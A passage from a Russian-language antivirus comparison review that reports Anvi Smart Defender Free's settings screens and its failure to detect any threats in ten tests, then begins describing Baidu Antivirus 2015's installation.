
Network Guard
Web Guard ON
Privacy Guard ON
Download Guard ON
Adware Guard Pro OFF
eShopping Guard Pro OFF

Anti-Hacker
Remote Access Guard Pro OFF
Remote Execute Guard Pro OFF

Anti-Exploit
Anti Exploit Pro OFF

Дополнительные утилиты от Anvisoft

В разделе «Антихакер» запускается проверка на типичные проблемы настроек безопасности. По ее результатам предлагается отключить автозапуск со съемных носителей, службу удаленного администрирования, удалить созданные по умолчанию общие сетевые ресурсы и так далее. Работает этот инструмент примерно как «Мастер поиска и устранения проблем» в AVZ.



Что дальше?

Anvi Smart Defender V2.5 Free
Anti-Hacker


Warning!
Your PC is not safe, please click "Fix" button to repair.

Check Item	Status	Suggestion
Remote Assistance Check if remote assistance is enabled	Warning	Disable remote assistan...
Default Share Check if default share such as C$, D$ are disabled	Warning	Disable default share
Administrative Share Check if administrative share is disabled	Warning	Disable administrative sh...
AutoPlay Check if autoplay is disabled	Warning	Turn off autoplay function
Windows Update Check if Windows update is enabled	Warning	Enable Windows update ...
Remote Access Guard Pro Check if remote access guard is enabled	Warning	Enable Remote access g...
Remote Execute Guard Pro Check if remote execute guard is enabled	Warning	Enable remote execute g...

Модуль Anvi Anti-Hacker


Поскольку мы решили тестировать все антивирусы в одинаковых условиях и с настройками по умолчанию, то не стали менять эти параметры.

Здесь планировалось подробно описать результаты каждой проверки, но писать оказалось нечего. Антивирус провалил все десять тестов. Поскольку он не смог обнаружить ни одной угрозы, мы не будем приводить дюжину однотипных скриншотов, а ограничимся наиболее показательными.



Anvi игнорирует загрузку вредоносного скрипта со стороннего сайта

В общей сложности Anvi пропустил шесть троянов разных типов, не определил начало загрузки вредоносных файлов, не увидел на сайтах веб-инжекты в зараженных иконках favicon.ico, гифках и файлах JPEG, а также не распознал признаки фишинга. Активного заражения системы не произошло, но это уже заслуга Edge. Логи Anvi Smart Defender Free остались девственно чистыми. Мы даже запустили повторное полное сканирование системы, давая ему шанс реабилитироваться. На этот раз оно заняло 53 минуты. Было проверено 413 тысяч файлов, но количество обнаруженных зловредов по-прежнему осталось нулевым.



Anvi Smart Defender V2.5 Free
Scan

Full Scan / scan files, directories and disks in your computer.

No threat is detected!
Detailed Report


Total Scan Objects 413486
Elapsed time 00:52:50
Threats Detected 0
Threats Resolved 0

Anvi — полное сканирование после десяти проваленных тестов

Результат: 0 из 10. Ломать у Тан Дайлина явно получалось лучше, чем строить.

BAIDU ANTIVIRUS 2015 FREE

Дистрибутив другого китайского антивируса занимает 27 Мбайт. Установка длится всего полминуты. В ходе инсталляции сразу же предлагается присоединиться к программе улучшения качества и выбрать язык, но русского в списке нет.



Installing this product constitutes your agreement to our License Agreement and Privacy Policy

View License Agreement


View Privacy Policy

☑ Join the Baidu Antivirus Customer Experience Improvement Program

Location: C:\Program Files\Baidu Security\Baidu Antivirus\5.

Байду не жалует русских

Перед началом тестирования мы выполнили обновление и быструю проверку, которая заняла без малого пять минут. При этом было просканировано примерно четыре 